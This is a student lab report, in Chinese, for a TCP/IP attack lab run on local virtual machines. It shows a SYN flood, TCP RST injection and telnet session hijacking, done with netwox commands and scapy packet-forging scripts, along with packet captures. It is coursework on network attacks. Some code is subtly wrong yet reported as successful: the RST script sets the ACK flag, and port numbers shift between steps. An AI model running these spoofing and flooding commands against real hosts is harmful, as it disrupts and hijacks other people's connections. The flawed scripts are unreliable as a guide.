Lab4 实验报告


57117230 刘玉洁

Part1:TCP/IP Attack Lab

该实验需要 3 台虚拟机：
攻击者 A：IP 地址 10.0.2.5
受害者 B：IP 地址为 10.0.2.4
观察者 C：IP 地址为 10.0.2.6


Task 1: SYN Flooding Attack

首先观察者 C 尝试连接 B，可以连接成功：




```
[09/11/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
```

在 B 上查看端口信息，发现 telnet 已完成三次握手：




```
[09/11/20]seed@VM:~$ netstat -na | grep tcp
tcp        0      0 10.0.2.4:telnet         10.0.2.6:34296          ESTABLISHED
```

接下来攻击者 A 发起对 B 的洪泛攻击：




```
[09/11/20]seed@VM:~$ sudo netwox 76 -i "10.0.2.4" -p "23"
```

利用 wireshark 可以嗅探到许多未收到回复的报文：




```
1950… 10.0.2.4          53.213.37.185     TCP      60 23 → 36799 [SYN, ACK] Seq=4010267811 Ack=1
3945… 226.18.137.67     10.0.2.4          TCP      62 6950 → 23 [SYN] Seq=492436654 Win=1500 Len
3973… 255.104.231.63    10.0.2.4          TCP      62 51868 → 23 [SYN] Seq=3605011639 Win=1500 L
4048… 10.0.2.4          255.104.231.63    TCP      60 23 → 51868 [SYN, ACK] Seq=2301727230 Ack=3
5080… 56.54.96.185      10.0.2.4          TCP      62 18690 → 23 [SYN] Seq=3837464245 Win=1500 L
5182… 10.0.2.4          56.54.96.185      TCP      60 23 → 18690 [SYN, ACK] Seq=1914863371 Ack=3
5316… 110.124.205.95    10.0.2.4          TCP      62 33629 → 23 [SYN] Seq=97532294 Win=1500 Len
5357… 10.0.2.4          110.124.205.95    TCP      60 23 → 33629 [SYN, ACK] Seq=2823214192 Ack=9
5457… 192.207.79.122    10.0.2.4          TCP      62 29847 → 23 [SYN] Seq=1296153376 Win=1500 L
```

查看受害者 B 的待处理队列，可以发现很多来自攻击者的待处理 SYN 包，受害者 B 遭到洪泛攻击：



```
tcp        0      0 10.0.2.4:telnet         241.201.59.173:30795    SYN_RECV
tcp        0      0 10.0.2.4:telnet         253.74.12.204:56619     SYN_RECV
tcp        0      0 10.0.2.4:telnet         254.150.234.8:38745     SYN_RECV
tcp        0      0 10.0.2.4:telnet         242.240.14.125:46897    SYN_RECV
tcp        0      0 10.0.2.4:telnet         253.60.103.199:44065    SYN_RECV
tcp        0      0 10.0.2.4:telnet         251.115.13.221:55699    SYN_RECV
tcp        0      0 10.0.2.4:telnet         244.164.245.142:56349   SYN_RECV
tcp        0      0 10.0.2.4:telnet         249.81.36.217:35790     SYN_RECV
tcp        0      0 10.0.2.4:telnet         250.199.111.214:64894   SYN_RECV
```


此时观察者再次尝试连接 B，连接失败：



```
[09/11/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
telnet: Unable to connect to remote host: Network is unreachable
```


Task 2: TCP RST Attacks on telnet and ssh Connections

首先 C 尝试连接 B，可以连接成功：



```
[09/11/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
```


在 B 上查看端口信息，发现 telnet 已完成三次握手：



```
[09/11/20]seed@VM:~$ netstat -na | grep tcp
tcp        0      0 10.0.2.4:telnet         10.0.2.6:34296          ESTABLISHED
```


接下来攻击者 A 发起对 B 的 TCP RST 攻击：

使用 Netwox 工具：




```
[09/11/20]seed@VM:~$ sudo netwox 78 -i "10.0.2.4"
```

或者使用 scapy 工具：



```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.6", dst="10.0.2.4")
tcp = TCP(sport=34352, dport=23, flags="0x010",seq=1961185690, ack=3343017098)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

B 和 C 之间的连接自动断开：




```
[09/11/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Connection closed by foreign host.
```

TCP RST 攻击成功。


Task 4: TCP Session Hijacking

首先在 C 和 B 至今建立连接：



```
[09/11/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
```


在 B 上查看端口信息：



```
[09/11/20]seed@VM:~$ netstat -na | grep tcp
tcp        0      0 10.0.2.4:telnet         10.0.2.6:34296          ESTABLISHED
```


接下来攻击者 A 发起对 B 的劫持攻击：

使用 Netwox 工具：




```
[09/11/20]seed@VM:~$ sudo netwox 40 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.6 --ip4-dst 10.
0.2.4 --tcp-src 34370 --tcp-dst 23 --tcp-seqnum 2369159690 --tcp-acknum 379720627
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0028=40___________|
|              id               |r|D|M|       offsetfrag        |
|_________0x1214=4628___________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0x50B3_____________|
|                            source                             |
|___________________________10.0.2.6____________________________|
|                          destination                          |
|___________________________10.0.2.4____________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0x8642=34370__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x8D36820A=2369159690_____________________|
|                            acknum                             |
|_____________________0x16A213B3=379720627______________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|0|0|0|___________0x0000=0____________|
|           checksum            |            urgptr             |
|          0xD7EB=55275          |           0x0000=0            |
```

或者使用 scapy 工具：



```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.6", dst="10.0.2.4 ")
tcp = TCP(sport=34370, dport=23, seq=2369159690, ack=379720627)
data = "48656c6c6f20576f726c64"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

在攻击者 A 上使用 wireshark 可以监听到 B 和 C 之间传递的数据信息：



```
2020-09-11 07:03:36.3202993… 10.0.2.6            10.0.2.4            TELNET      69 Telnet Data ...
2020-09-11 07:03:36.3216802… 10.0.2.4            10.0.2.6            TELNET      69 Telnet Data ...
2020-09-11 07:03:36.3548388… 10.0.2.6            10.0.2.4            TELNET      69 Telnet Data ...
2020-09-11 07:03:36.3559955… 10.0.2.4            10.0.2.6            TELNET      69 Telnet Data ...
2020-09-11 07:03:36.3905074… 10.0.2.6            10.0.2.4            TELNET      69 Telnet Data ...
2020-09-11 07:03:36.3925854… 10.0.2.4            10.0.2.6            TELNET      69 Telnet Data ...
2020-09-11 07:03:36.4221686… 10.0.2.6            10.0.2.4            TELNET      69 Telnet Data ...
2020-09-11 07:03:36.4229753… 10.0.2.4            10.0.2.6            TELNET      69 Telnet Data ...
2020-09-11 07:03:36.4538430… 10.0.2.6            10.0.2.4            TELNET      69 Telnet Data ...
2020-09-11 07:03:36.4548319… 10.0.2.4            10.0.2.6            TELNET      69 Telnet Data
```

劫持攻击成功。